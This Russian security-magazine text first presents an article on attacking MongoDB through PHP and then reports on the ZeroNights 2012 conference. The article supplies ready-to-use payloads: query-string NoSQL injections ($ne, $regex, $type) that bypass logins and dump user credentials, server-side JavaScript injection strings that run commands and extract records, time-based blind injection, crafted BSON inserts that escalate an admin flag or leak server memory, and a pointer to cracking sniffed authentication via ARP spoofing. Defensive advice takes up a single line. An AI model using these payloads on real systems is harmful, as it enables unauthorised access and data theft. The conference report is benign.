Как известно, для того чтобы работать с любой серьезной БД из скриптовых языков, например PHP, необходимо иметь драйвер этой самой БД, который будет служить транспортом. Я решил разобраться с этими самыми драйверами для MongoDB и не стал тут оригинальничать, выбрав драйвер в поставке PHP.

Предположим, что есть полностью настроенный сервер с Apache + PHP + MongoDB и уязвимый скрипт. Ниже приведены основные фрагменты данного скрипта:

```
$q = array("name" => $_GET['login'], "password" => ↵
$_GET['password']);
$cursor = $collection->findOne($q);
```

После получения данных скрипт делает запрос к БД MongoDB. Если данные верные, то в ответ он получает массив с выводом данных этого пользователя и выводит его в таком виде:

```
echo 'Name: ' . $cursor['name'];
echo 'Password: ' . $cursor['password'];
```

Предположим, что ему отправили вот такие параметры (true):

```
?login=admin&password=pa77w0rd
```

clients

Client	OpId	Active	LockType	Waiting	SecsRunning	Op	Namespace	Query	client	msg	progress
snapshotthread	0		0			0					
initandlisten	0		W			2004	secure_nosql	{ name: /^local.temp./ }	0.0.0.0:0		
websvr	0		R			0	admin.system.users				
conn	4		R			2004	secure_nosql.users	{ login: "", password: /^sdf/i }	127.0.0.1:55322		
clientcursormon	0		R			0					
conn	2		R			2004	secure_nosql.users	{ login: "werwerw", password: /^werwerw/i }	127.0.0.1:55321		

dbtop (occurences|percent of elapsed)

NS	total		Reads		Writes		Queries		GetMores		Inserts		Updates		Removes	
TOTAL	1	0.0%	1	0.0%	0	0%	1	0.0%	0	0%	0	0%	0	0%	0	0%
secure_nosql.users	1	0.0%	1	0.0%	0	0%	1	0.0%	0	0%	0	0%	0	0%	0	0%

Рис. 1. Неприметный REST-интерфейс

Тогда запрос к базе будет выглядеть следующим образом:

```
db.items.findOne({"name" :"admin", "password" : ↵
"pa77w0rd"})
```

Так как в базе существует пользователь admin с паролем pa77w0rd, то в ответ выводятся его данные (true). Если же подставить другое имя или пароль, то запрос ничего не вернет (false).

В MongoDB есть условия, которые аналогичны привычному where, за исключением некоторых различий в синтаксисе. Так, чтобы вывести из таблицы с именем items записи, у которых name не равно admin, нужно написать следующее:

```
db.items.find({"name" :{$ne : "admin"}})
```

Я думаю, у тебя уже появилась идея, как такую конструкцию можно обмануть. На языке PHP достаточно подставить еще один массив, чтобы вставить его в другой, который отправляется функцией findOne.

Переходим от теории к практике. Для начала создадим запрос, выборка которого будет удовлетворять следующим условиям: значение password не будет равно 1, а user будет admin:

```
db.items.findOne({"name" :"admin", ↵
"password" : {$ne : "1"}})
```

В ответ приходит информация об упомянутой учетной записи:

```
{
    "_id" : ObjectId("4fda5559e5afdc4e22000000"),
    "name" : "admin",
    "password" : "pa77w0rd"
}
```

В синтаксисе PHP это будет выглядеть так:

```
$q = array("name" => "admin", "password" => ↵
array("\$ne" => "1"));
```

Для эксплуатации достаточно будет объявить строковую переменную password как массив следующим образом:

```
?login=admin&password[$ne]=1
```

Результатом будет вывод данных админа (true). Решением этой проблемы может быть использование функции is_array() и приведение входящих аргументов к типу string.

Маленькое дополнение к таким функциям, как findOne() и find(), — в них можно и нужно использовать регулярные выражения. Для этого существует такая замечательная штука, как $regex. Пример использования:

```
db.items.find({name: {$regex: "^y"}})
```

Такой запрос найдет все записи, в которых name начинается с «y».

Предположим, что в скрипте используется примерно такой запрос к БД:

```
$cursor1 = $collection->find(array("login" => $user, ↵
"pass" => $pass));
```

После чего полученные из БД данные отображаются на странице с помощью следующей конструкции:

```
echo 'id: '. $obj2['id'] .'<br>login: '. ↵
$obj2['login'] .'<br>pass: '. $obj2['pass'] . '<br>';
```

При помощи регулярки мы можем получить все данные из БД, для этого достаточно лишь немного поиграть с типами передаваемых скрипту переменных:

```
?login[$regex]=^&password[$regex]=^
```

На что получим в ответ:

```
id: 1
login: Admin
pass: parol
id: 4
login: user2
pass: godloveman
id: 5
login: user3
pass: fuckthepolice=
```

Все успешно работает. Существует еще один неплохой способ эксплуатации подобных брешей — использование оператора $type:

```
?login[$not][$type]=1&password[$not][$type]=1
```

Вывод в этом случае будет таким:

```
login: Admin
pass: parol
id: 4
login: user2
pass: godloveman
id: 5
login: user3
pass: fuckthepolice
```

Такие фокусы успешно работают и в функции find(), и в функции findOne().

ВНЕДРЕНИЕ В SSJS-ЗАПРОСЫ

Второй тип уязвимости в реализации связки MongoDB и PHP основан на возможности внедрить свои данные в SSJS-запрос, проходящий к серверу.




Рис. 2. Схема атаки

Предположим, у нас есть уязвимый код, который выполняет запись пользовательских данных в БД, а после, в ходе работы, их оттуда выводит, причем не все, а только значения из определенных полей. Пусть это будет простейшая гостевая книга.

Продемонстрирую это на примере кода. Предположим, что INSERT-запрос выглядит следующим образом:

```
$q = "function() { var loginn = '$login'; ↵
var passs = '$pass'; db.members.insert({id : 2, ↵
login : loginn, pass : passs}); }";
```

Одно немаловажное условие — переменные $pass и $login берутся напрямую из массива $_GET и никак не фильтруются (да-да, это явный фейл, но встречается он сплошь и рядом):

```
$login = $_GET['login'];
$pass = $_GET['password'];
```

Далее приведен код, который исполняет данный запрос и выводит данные из БД:

```
$db->execute($q);

$cursor1 = $collection->find(array("id" => 2));
foreach($cursor1 as $obj2){
    echo "Your login:".$obj2['login'];
    echo "<br>Your password:".$obj2['pass'];
}
```

Тестовый скрипт готов — переходим к практике. Отправляем тестовые данные:

```
?login=user&password=password
```

В ответ мы получим следующие данные:

```
Your login:user
Your password:password
```

Давай попробуем эксплуатировать уязвимость, которая заключается в том, что данные, которые идут в параметр, не фильтруются и никак не проверяются. Начнем с простого — с кавычки:

```
?login=user&password=';
```

Нам отобразилась другая страница, и SSJS-код из-за ошибки не исполнился. Но совсем другая ситуация будет, если послать вот такие данные:

```
/?login=user&password=1'; var a = '1
```

Отлично. Но как теперь получить вывод? Все очень просто: достаточно перезаписать переменную, например login, и тогда в БД попадет результат исполнения нашего кода и в ответе можно будет увидеть вывод! На практике (рис. 4) это выглядит так:

```
?login=user&password=1'; var loginn = db.version(); ↵
var b='
```

Чтобы было понятнее — JS-код принимает следующий вид:

```
$q = "function() { var loginn = user; var passs = ↵
'1'; var loginn = db.version(); var b=''; db.members.↵
insert({id : 2, login : loginn, pass : passs}); }"
```

Первое, чего мы хотим, — это прочитать сторонние записи. Делаем это при помощи простого запроса:

```
127.0.0.1:28017/admin/$cmd/?filter_eval=function() {val = db.version(); return val; }&limit=1
{
  "offset" : 0,
  "rows": [
    { "retval" : "2.0.4", "ok" : 1 }
  ],

  "total_rows" : 1 ,
  "query" : { "eval" : "function() {val = db.version(); return val; }" } ,
  "millis" : 0
}
```

Рис. 3. Недокументированные возможности

```
127.0.0.1:8080/index1.php?login=user&password=1'; var loginn = db.version(); var b='
id: 2
login: 2.0.4
pass: 1
```

Рис. 4. Результат инъекции SSJS-кода

```
/?login=user&password= '; var loginn = tojson↵
(db.members.find()[0]); var b='2
```

Для лучшего понимания рассмотрим этот запрос под микроскопом:
1. Используется уже знакомая конструкция для перезаписи переменной и исполнения произвольного кода.
2. С помощью функции tojson() мы получаем полноценный ответ из БД. Если бы мы не использовали ее, то в ответ получили бы Array.
3. Самая главная часть — это вызов db.members.find()[0]. Здесь members — это таблица, а find() — функция, которая выводит все записи. Наконец, массив в конце обозначает номер записи, к которой мы обращаемся, — вот как раз с помощью перебора значений в этом массиве мы получаем записи из БД.

Конечно же, возможна ситуация, когда вывод отсутствует, и, чтобы получить данные, придется использовать технику Time-Based, которая основана на задержках сервера в ответах на запрос, в зависимости от выполнения какого-либо условия (true/false). Приведу пример:

```
?login=user&password='; if (db.version() > "2") { ↵
sleep(10000); exit;  } var loginn =1; var b='2
```

С помощью этого запроса мы узнаем версию БД. Если она больше 2 (например, 2.0.4), то выполнится наш код и сервер вернет ответ на наш запрос с заметной задержкой.

В остальных языках программирования все обстоит примерно таким же образом. То есть если мы имеем возможность передать в запрос массив, то мы с легкостью сможем провести NoSQL-инъекцию, основанную на логике или регулярных выражениях.

СМОТРИМ ТРАФИК

Как известно, в MongoDB можно создать конкретного пользователя для определенной БД, что неудивительно. Информация о существующих в БД пользователях хранится в таблице db.system.users (рис. 5). Наибольший интерес для нас представляют поля user и pwd упомянутой таблицы. В колонке user — логин пользователя, а в pwd — MD5-строка %login%:mongo:%password%, где login и password — это логин и хеш-сумма логина, ключа и пароля пользователя.

Все данные (рис. 6) передаются в открытом виде, и, перехватив пакет, не составит труда извлечь оттуда определенные данные, которые необходимы для получения имени и пароля пользователя. Для этого нужно перехватить nonce, login и key, которые отправляет клиент при авторизации на сервере MongoDB. В key у нас содержится MD5-строка следующего вида: «%nonce% + %login% + md5(%login% + ":mongo:" + %passwod%)».




Рис. 5. Создание пользователя в БД

Как видно, вполне легко написать программу, которая будет автоматически перехватывать и подбирать логин и пароль на основе перехваченных данных. Как перехватить данные — начни копать в сторону того же ARP Spoofing.

УЯЗВИМОСТИ ПРИ ОБРАБОТКЕ BSON

Не будем останавливаться на достигнутом и рассмотрим другой тип уязвимостей, который основывается на неправильном парсинге BSON-объекта, передаваемого в запросе к БД.

Для начала пару слов о том, что представляет собой BSON. BSON (Binary JavaScript Object Notation) — это компьютерный формат обмена данными, который позволяет хранить в таблице данные различных типов (Bool, int, string и так далее). Предположим, что имеется коллекция (проще говоря, таблица) с двумя записями:

```
> db.test.find({})
{ "_id" : ObjectId("5044ebc3a91b02e9a9b065e1"),
  "name" : "admin", "isadmin" : true }
{ "_id" : ObjectId("5044ebc3a91b02e9a9b065e1"),
  "name" : "noadmin", "isadmin" : false }
```

и имеется запрос к БД, в который мы можем внедриться:


```
>db.test.insert({ "name" : "noadmin2", ↵
"isadmin" : false})
```

Просто вставляем специально сформированный BSON-объект в имя колонки name:

```
>db.test.insert({ "name\x16\x00\x08isadmin\x00\x01\x00\↵
x00\x00\x00\x00" : "noadmin2", "isadmin" : false})
```

Как видишь, поставив перед значением колонки isadmin байт 0x08, мы указали, что тип добавляемых нами данных — boolen, и следующим байтом — 0x01 — мы присвоили значение объекту как true, тем самым перезаписав значение false, которое устанавливается по умолчанию. Вся соль здесь состоит в игре с типами переменных. Поиграв с ними, можно полностью перезаписать данные, которые подставляются к запросу автоматически. И теперь посмотрим, что у нас оказалось в таблице:

```
> db.test.find({})
{ "_id" : ObjectId("5044ebc3a91b02e9a9b065e1"),
  "name" : "admin", "isadmin" : true }
{ "_id" : ObjectId("5044ebc3a91b02e9a9b065e1"),
  "name" : "noadmin", "isadmin" : false }
{ "_id" : ObjectId("5044ebf6a91b02e9a9b065e3"),
  "name" : null, "isadmin" : true, "isadmin" : true }
```






Рис. 6. Перехватываем авторизационные данные

Переменная false успешно перезаписалась в true (рис. 7)!

Рассмотрим уязвимость в парсере BSON, которая позволяет читать произвольные участки памяти. Из-за неправильной обработки длины BSON-документа в имени колонки в команде insert, в MongoDB можно вставить запись, которая будет содержать в себе закодированные в base64 участки памяти сервера БД. Не отступая от традиции, сразу попробуем это на практике.

Предположим, у нас есть таблица с именем dropme и у нас есть права на запись в нее. Отправляем следующую команду и видим результат:

```
> db.dropme.insert({"\x16\x00\x00\x00\x05hello\x00\x010\↵
x00\x00\x00world\x00\x00" : "world"})
> db.dropme.find()
{ "_id" : ObjectId("50857a4663944834b98eb4cc"),
  "" : null,
  "hello" : BinData(0,"d29ybGQAAAAACREAAAAQ/4wJSCCPCeyF↵
jQkRAAAAAAAAAAAAWbcQAAAAMQAAAAEAAABgcicICAAAAAcAAACgKo0↵
JABw5NAMAAAAAAAAAAAAAAMQ3jAlmAGkAQQAAAEIAaQBuAEQAYQB0AG↵
EAKAAxADEAOQAsACIAYgAzAEoAcwBaAEEAQQBBAEEAQQBBAD0AIgApA↵
AAAdABSAFEAAAAiAGgAZQBsAGwAbwAiACAAOgAgAEIAaQBuAEQAYQB0↵
AGEAKAAxADEAOQAsAC..........................ACkALAAgACI↵
AFg==") }
```

Все это произошло из-за того, что мы неправильно построили объект BSON — указали, что его длина 0x010 вместо 0x01. После расшифровки base64-кода мы получим байты рандомных участков памяти сервера.

ЗАКЛЮЧЕНИЕ

Будь уверен, выше были описаны атаки и уязвимости, которые вполне могут встретиться и в реальной жизни. Проверено на собственном опыте. Стоит побеспокоиться не только о безопасном написании кода, который работает с MongoDB, но еще и об уязвимостях, которые могут присутствовать в самой СУБД. Рассмотрев подробно каждый из описанных случаев, следует задуматься, так ли безопасны NoSQL базы данных, как это принято сейчас считать, или это миф? Stay tuned!





Рис. 7. Magic BSON



ZeroNights
Episode 0x02

Еще несколько лет назад можно было лишь завидовать тем счастливчикам, которым удается колесить по всяким BlackHat'ам и Defcon'ам и иметь возможность общаться с ведущими ресерчерами в области ИБ. И уж тем более невозможно было даже представить, что в России будут проходить конференции такого уровня, что программе докладов и составу спикеров могли бы позавидовать самые авторитетные международные конфы. Но в этом мог убедиться каждый, кто побывал на ZeroNights 2012.

ДРУГОЕ МЕСТО ВСТРЕЧИ

Продолжения конференции, которая стартовала в Питере в прошлом году, ждали все. Еще задолго до ее старта было известно, что ZeroNights в этот раз пройдет в Москве, что вызвало немало споров, в том числе среди организаторов. С одной стороны, добраться до первопрестольной большинству участников действительно проще (да и значительная часть участников — из Москвы). Однако многих, как и нас, грела идея ежегодно устраивать себе небольшое путешествие на ZN в северную столицу. Помимо смены города проведения, ZeroNights в этом году имела другое важное отличие: конференция проходила не в один день, а в два! Два дня бесконечного общения и докладов на любой вкус, которые шли в две параллельные сессии (и это не считая воркшопов!).

УВИДЕТЬ ВСЕХ

Сказать по правде, попасть в зал удалось не сразу. На входе мы встретили столько знако-

мых людей, с которыми хотелось пообщаться, что пришлось пожертвовать даже интереснейшим keynote'ом (ничего, выступление The Grugq, который открывал ZeroNights, можно найти на YouTube). Тусовка людей, занимающихся практической безопасностью, довольно небольшая, и в этом всегда убеждаешься на подобных мероприятиях. Но в этот раз было и немало новых людей. Некоторые не только с интересом слушали хардкорные доклады, но и умудрялись умело потроллить бывалых спикеров :).

Несмотря на платное участие, народа было довольно много. В некоторые залы, особенно по популярным workshop'ам, было не протолкнуться. И даже на площадке для свободного общения, где было немало столов, всегда было полно людей, которые что-то делали в своих ноутах. Казалось, что у каждого второго был запущен Kismet :). После просмотра списка хотспотов с явно кучей левых точек доступа и объявлениями о продаже 0-day в SSID приходило единственное верное решение: «Отключить Wi-Fi от греха подальше!» :).



ЧТО БЫЛО?

Помимо двух сессий с докладами, параллельно шли интересные воркшопы. Леша Синцов на протяжении всего второго дня конференции проводил воркшоп по разработке сплоитов для Win7 (x32) — причем после вечеринки для спикеров :). Арсений Реутов, Тимур Юнусов, Дмитрий Нагибин провели отличный воркшоп по инструментам для реализации атак на генераторы (читай статью в этом номере). Использование BeEF, атаки на XML, безопасность RFID, реверсинг банковского трояна, защита от DDoS — каждый мог найти воркшоп по душе.

В завершение первого дня все изрядно повеселились во время круглого стола «Security Researchers vs. Developers», где небезызвестный Bobuk (директор по распространению технологий в Яндексе и ведущий Radio-T) троллил ресерчеров из ViaForensics, Nokia, Yandex и Google, что бизнесу они, по правде говоря, не нужны в отличие от разработчиков, которые создают продукт, приносящий деньги. В итоге получилась бодрая дискуссия, которая нам доставила немало удовольствия.

FASTTRACK И КВЕСТЫ


Сессия FastTrack'а с короткими, 15-минутными выступлениями традиционно прошла на ура: быстро меняющиеся, емкие доклады на самые разные темы — тут не заскучаешь. Например, Александр Песляк (он же Solar Designer, разработчик John The Ripper) рассказал о том, как можно усложнить вычисление хеша за счет использования большого количества оперативки (подход «security through obesity»).

Само собой, не обошлось без конкурсов, был в том числе хак-квест от Nokia, объединивший виртуальные флаги с заданиями в реальной жизни. Леша Синцов написал про него такой огромный текст, что мы не смогли поставить его в этом номере — опубликуем в следующем.

RESPECT

Ниже тебя ждет описание докладов и слово организаторов — ребят из Digital Security. Парни, вы делаете бриллиантовую работу! Огромный респект за организацию подобных ивентов, за то, что двигаете область практической безопасности вперед, причем не только в России, но и вообще в мире. Мы всегда рады поддержать вас.





СЛОВО ОРГАНИЗАТОРОВ

О своих впечатлениях я попросил рассказать тех людей, которые создавали ZeroNights, правда, уже накануне сдачи номера в печать. Саша Поляков, явно намекая, что мы негодяи, поскольку не спросили его об этом на afterparty (тогда и уместнее, и приятнее), все же согласился написать несколько слов :).

«Ура! Конференция прошла, и мы с радостью готовы сообщить вам: «Это было круто». На самом деле, когда мы делали конференцию во второй раз, в новом для нас городе, с двухдневной массивной программой и новыми партнерами, — это с самого начала оказалось непростой задачей. Не буду перечислять все тонкости и трудности, но, к счастью, у нас это получилось, и объективно лучше, чем в прошлом году, хотя, к сожалению, исправив ляпы предыдущего года, мы добавили немного новых.

Все наше внимание было сосредоточено на программе, которую хотелось сделать максимально технической: не только чтобы не было общих докладов, но и чтобы все были предельно хардкорными или хотя бы раскрывали какую-то новую тему в ИБ, о которой либо было крайне мало информации или ее не было вовсе. С этой частью, мне кажется, мы справились на ура, и за это надо поблагодарить программный комитет, жестоко отбрасывающий все, что казалось неподходящим. Конечно же, пара докладов из более чем сорока, если считать все виды выступлений, все же не дотягивали по уровню, но все равно это крайне крутой результат. Скажу по своему опыту: последние конференции, которые я недавно посещал в Европе, дай бог давали на выходе 2–3 интересных доклада — тогда как у нас даже на Fast Track были изюминки.

Отдельное спасибо, конечно же, хочется сказать спонсорам и партнерам, но самое главное спасибо — участникам за то, что поверили и поддержали нас в этом нелегком деле, в результате чего конференция почти окупилась. В следующем году мы сделаем все возможное, чтобы не опустить высокую планку докладов и больше внимания уделить неформальной части и атмосфере. Хотя и в этот раз неформальные тусовки — вечеринки спикеров под диджея из Phenoelit, одновременно являющегося и спикером, а также afterparty после конференции — были классными и позволили наконец-то пообщаться с кучей народу, чего на самой конференции сделать так и не удалось.

Мы считаем своей миссией поощрение практических исследований защищенности технологий, незримо присутствующих в жизни каждого человека, а также широкое распространение информации о технологиях взлома и защиты и воспитание нового поколения специалистов, способных поднять реальную безопасность российских технологических систем на новый уровень, чтобы Россия была известна не киберпреступниками, а крутыми исследователями».



ДОКЛАДЫ

WEB

«АТАКИ SSRF И СОКЕТЫ: ШВЕДСКИЙ СТОЛ УЯЗВИМОСТЕЙ» Одна из наиболее трендовых тем сегодня — уязвимости серверной подделки запроса (Server Side Request Forgery — SSRF), и ее мастерски представили Владимир Воронцов, Александр Головко, показав несколько впечатляющих техник для проведения атак в реальных веб-приложениях.

«УДАР ПО MONGODB» NoSQL базы данных становятся очевидным трендом: они используются в любом высоконагруженном проекте. И MongoDB в этой области является одним из безапелляционных лидеров. Михаил Фирстов наковырял баги в СУБД, рассказал о них на ZN и теперь написал материал для нас (читай его статью в этом номере).

«В МИРЕ БЕЗГРАНИЧНЫХ ВОЗМОЖНОСТЕЙ Я СТАЛ BAH7BKKIDHVZZXJFAWQGOGZFVGKG» Докладов по безопасности приложений на Ruby on Rails пока немного, поэтому послушать joernchen из Phenoelit было весьма любопытно. Докладчик рассказал про типичные недостатки в системах аутентификации и реализации, сделав экспресс-экскурс во внутреннюю кухню приложений на RoR.

«ВОТ ЗА ЧТО Я ЛЮБЛЮ ВЗЛОМЫ XML!» Кажется, Nicolas Gregoire заставил всех полюбить взлом XML, рассказав немало практически применимых техник, приводящих атаку до RCE через SQL.


HARDCORE

«О ФАЗЗИНГЕ ПОДРОБНО И СО ВКУСОМ» Докладчики из Финляндии — Atte Kettunen, Miaubiz — очень зажигательно рассказали о том, как они обустраивали процесс фаззинга Firefox и Chrome. Весь доклад — набор готовых рецептов для отслеживания сбоев и поиска уязвимостей.

«УЯЗВИМОСТИ ПОДСЧЕТА ССЫЛОК В ЯДРЕ WINDOWS: ПРАКТИЧЕСКИЙ АНАЛИЗ» За короткое время доклада Mateusz «j00ru» Jurczyk сумел привести анализ большого количества векторов атаки на счетчики ссылок в ядре. При этом в каждом случае автор рассказывал, как избежать подобных use-after-free уязвимостей.

«THE ART OF BINARY DIFFING OR HOW TO FIND 0-DAYZ FOR FREE» Как разработать сплоит для уязвимости, если в распоряжении есть патч, который ее исправляет? О секретах такого подхода рассказал Никита Тараканов (спойлер: очень скоро у нас будет материал на эту тему).

«ИСТОРИЯ О НЕСУЩЕСТВУЮЩИХ УЯЗВИМОСТЯХ НУЛЕВОГО ДНЯ, СТАБИЛЬНЫХ ЭКСПЛОЙТАХ ДЛЯ БИНАРНЫХ ПРИЛОЖЕНИЙ И ПОЛЬЗОВАТЕЛЬСКОМ ИНТЕРАКТИВЕ» Этот доклад прочитала единственная докладчица конференции. Алиса Шевченко показала, что даже из «баянов» можно извлечь немало профита, рассказав, в частности, о нестандартном подходе к эксплуатации техники DLL Hijacking.





